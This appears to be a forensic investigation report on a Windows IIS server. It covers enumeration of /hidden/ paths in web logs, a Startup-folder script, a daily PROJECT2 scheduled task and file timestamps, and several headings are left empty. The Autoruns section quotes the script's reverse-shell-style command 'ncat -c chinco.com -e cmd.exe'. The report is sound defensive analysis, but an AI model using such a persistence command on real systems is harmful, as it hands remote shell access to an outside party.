Digital Forensic Investigation — Web Activity & Potential Persistence

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Introduction

- **IIS Web Activity and Log Analysis**
- **Windows Startup Artifacts and Scheduled Tasks**
- **Potential Sensitive-Data Exposure**
- **Investigation Timeline and Evidence Limitations**

Investigation Background & Initial Findings

- IIS logs show multiple requests to paths under /hidden/, consistent with possible web-directory enumeration.

- Client 10.138.18.111 sent HTTP requests to server 10.138.8.96. On October 23, 2022, multiple requests to /hidden/ paths returned 404, suggesting possible directory enumeration. On November 10, 2022, a request to /hidden/index.htm returned 200.

- The repeated requests justified further forensic examination for suspected reconnaissance. They do not independently confirm malicious activity or unauthorized access.



IIS Log Analysis — October 23, 2022



```
2022-10-23 03:30:36 10.138.8.96 GET /hidden/imprints - 80 - 10.138.18.111 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) - 404 0 2 1
2022-10-23 03:30:36 10.138.8.96 GET /hidden/impressum - 80 - 10.138.18.111 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) - 404 0 2 0
2022-10-23 03:30:36 10.138.8.96 GET /hidden/in - 80 - 10.138.18.111 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) - 404 0 2 0
2022-10-23 03:30:36 10.138.8.96 GET /hidden/inbound - 80 - 10.138.18.111 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) - 404 0 2 0
2022-10-23 03:30:36 10.138.8.96 GET /hidden/inbox - 80 - 10.138.18.111 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) - 404 0 2 0
2022-10-23 03:30:36 10.138.8.96 GET /hidden/inc - 80 - 10.138.18.111 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) - 404 0 2 1
2022-10-23 03:30:36 10.138.8.96 GET /hidden/incl - 80 - 10.138.18.111 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) - 404 0 2 0
2022-10-23 03:30:36 10.138.8.96 GET /hidden/include - 80 - 10.138.18.111 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) - 404 0 2 0
2022-10-23 03:30:36 10.138.8.96 GET /hidden/includes - 80 - 10.138.18.111 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) - 404 0 2 0
2022-10-23 03:30:36 10.138.8.96 GET /hidden/incoming - 80 - 10.138.18.111 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) - 404 0 2 0
2022-10-23 03:30:36 10.138.8.96 GET /hidden/incs - 80 - 10.138.18.111 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) - 404 0 2 0
2022-10-23 03:30:36 10.138.8.96 GET /hidden/incubator - 80 - 10.138.18.111 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) - 404 0 2 0
2022-10-23 03:30:36 10.138.8.96 GET /hidden/index - 80 - 10.138.18.111 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) - 404 0 2 0
2022-10-23 03:30:36 10.138.8.96 GET /hidden/Index - 80 - 10.138.18.111 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) - 404 0 2 0
2022-10-23 03:30:36 10.138.8.96 GET /hidden/index.htm - 80 - 10.138.18.111 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) - 200 0 0 0
2022-10-23 03:30:36 10.138.8.96 GET /hidden/index.html - 80 - 10.138.18.111 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) - 404 0 2 0
2022-10-23 03:30:36 10.138.8.96 GET /hidden/index.php - 80 - 10.138.18.111 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) - 404 0 2 0
2022-10-23 03:30:36 10.138.8.96 GET /hidden/index_01 - 80 - 10.138.18.111 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) - 404 0 2 1
2022-10-23 03:30:36 10.138.8.96 GET /hidden/index_1 - 80 - 10.138.18.111 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) - 404 0 2 0
2022-10-23 03:30:36 10.138.8.96 GET /hidden/index_2 - 80 - 10.138.18.111 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) - 404 0 2 0
2022-10-23 03:30:36 10.138.8.96 GET /hidden/index_adm - 80 - 10.138.18.111 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) - 404 0 2 0
2022-10-23 03:30:36 10.138.8.96 GET /hidden/index_admin - 80 - 10.138.18.111 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) - 404 0 2 0
2022-10-23 03:30:36 10.138.8.96 GET /hidden/index_files - 80 - 10.138.18.111 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) - 404 0 2 0
2022-10-23 03:30:36 10.138.8.96 GET /hidden/index_var_de - 80 - 10.138.18.111 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) - 404 0 2 0
2022-10-23 03:30:36 10.138.8.96 GET /hidden/index1 - 80 - 10.138.18.111 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) - 404 0 2 0
2022-10-23 03:30:36 10.138.8.96 GET /hidden/index2 - 80 - 10.138.18.111 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) - 404 0 2 0
2022-10-23 03:30:36 10.138.8.96 GET /hidden/index3 - 80 - 10.138.18.111 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) - 404 0 2 0
2022-10-23 03:30:36 10.138.8.96 GET /hidden/indexes - 80 - 10.138.18.111 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) - 404 0 2 0
2022-10-23 03:30:36 10.138.8.96 GET /hidden/industries - 80 - 10.138.18.111 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) - 404 0 2 0
2022-10-23 03:30:36 10.138.8.96 GET /hidden/industry - 80 - 10.138.18.111 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) - 404 0 2 0
2022-10-23 03:30:36 10.138.8.96 GET /hidden/indy_admin - 80 - 10.138.18.111 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) - 404 0 2 0
```

Observation

The IIS logs show rapid GET requests to many different paths under /hidden/. Most returned 404 (not found), while /hidden/index.htm returned 200 (successful response).

Interpretation

This pattern is consistent with possible automated web-directory enumeration—trying different filenames to discover accessible resources.


Limitations

The logs record a client IP address, but do not identify the person responsible, establish whether the requests were authorized, or prove that the system was compromised.

IIS Log Analysis: November 10, 2022

```
1  #Software: Microsoft Internet Information Services 10.0
2  #Version: 1.0
3  #Date: 2022-11-10 03:03:39
4  #Fields: date time s-ip cs-method cs-uri-stem cs-uri-query s-port cs-username c-ip cs(User-Agent) cs(Referer) sc-status sc-substatus sc-win32-status time-taken
5  2022-11-10 03:03:39 10.138.8.96 GET /hidden/index.htm - 80 - 10.138.18.111 Mozilla/5.0+(X11;+Linux+x86_64;+rv:78.0)+Gecko/20100101+Firefox/78.0 - 200 0 0 174
6
```

- **Observation:** At 2022-11-10 03:03:39, client 10.138.18.111 sent a GET request to /hidden/index.htm on server 10.138.8.96. IIS recorded HTTP 200 and time-taken = 174—approximately 174 milliseconds. W3C timestamps are normally UTC, but the logging configuration has not been independently verified.
- **Interpretation:** The entry records a successful HTTP response; its response body has not been independently verified. The October 23 logs also show a 200 response for this path from the same recorded client IP, making the events worth comparing.
- **Limitations:** The shared IP does not establish that the same individual made both requests. These logs alone do not confirm authorization, credential disclosure, exploitation, or system compromise.





Autoruns and the Startup Folder

Observation:
- chinco.bat appears in the Administrator's Startup folder and is enabled in Autoruns. Its visible command is ncat -c chinco.com -e cmd.exe.


Interpretation:
- Combining Ncat's networking capabilities with cmd.exe raises concern about possible network-connected shell execution. The Startup location suggests potential logon persistence, but the command's validity and actual behavior remain unverified. chinco.com should not be assumed to be a network destination in this command.

Limitations:
- The screenshots do not prove execution, a successful connection, or remote access. Process records, executable analysis, and network logs are needed to determine what occurred and whether it was authorized.





Scheduled Task Analysis — Potential Persistence



Sensitive-Data Exposure: Analysis

Observation

The displayed XML identifies PROJECT2, lists CHINCO\chincoadmin as its author, and records registration metadata dated November 10, 2022, at 02:28:48. Its calendar trigger is enabled and configured to recur every day, starting November 10, 2022, at 02:28:00.


Interpretation


Recurring scheduled tasks can support persistence by repeatedly launching programs, so this configuration warrants examination alongside the chinco.bat Startup artifact. However, daily tasks also serve legitimate administrative purposes; the schedule alone does not establish attacker involvement or a connection between these artifacts.

Limitations

The screenshot omits the <Actions> section and execution history, so it does not establish what the task would run or whether it ran. The author field does not verify who created it or whether it was authorized, and the displayed XML has not been confirmed to match the saved, registered task. These gaps prevent confirmation of malicious persistence.

Sensitive-Data Exposure — Forensic Evidence







File-System Analysis— Artifact Correlation

Observation

- **Tasks folder:** `C:\Windows\System32\Tasks` shows a modification date of December 19, 2022; the time is truncated.
- **Hidden directory:** `C:\inetpub\wwwroot\hidden` contains an `index` HTML document, approximately 2 KB, modified November 10, 2022, at about 2:58 AM.
- **IIS web root:** `C:\inetpub\wwwroot` contains the `hidden` folder, modified October 23, 2022, at about 3:12 AM, alongside IIS default-page files.


Interpretation


The HTML file's location supports investigating its relationship to the successful `/hidden/index.htm` requests, but does not establish that it contained the sensitive material shown elsewhere. The `Tasks` folder is relevant to examining the earlier `PROJECT2` task definition.


Limitations

These screenshots do not confirm historical file contents, who modified the file, or task execution. The file extension and IIS mapping require verification, and Explorer and IIS timestamps should not be directly compared without checking time zones.

File-System Evidence—— Artifact Correlation







Summary

1. Key Findings
IIS logs record repeated /hidden/ requests and HTTP 200 responses for /hidden/index.htm. Screenshots also show an enabled Startup script, XML describing a daily PROJECT2 task, and an HTML file under the IIS web root.

2. Overall Assessment
The evidence supports suspected reconnaissance and potentially suspicious persistence configurations requiring further investigation. It is insufficient to confirm system compromise, unauthorized access, or exfiltration.

3. Evidence Gaps
The records do not verify script or task execution, authorization, historical webpage contents, or transmission of sensitive material. The displayed task XML has not been verified against the registered task, and timestamp alignment requires checking time zones.

4. Recommended Next Steps
Examine original IIS logs and configuration, the registered task's complete XML and execution history, and Windows Security, Sysmon, or EDR process records where available. Correlate these with preserved file contents and DNS, firewall, proxy, or packet records to investigate execution and data transfer.

References

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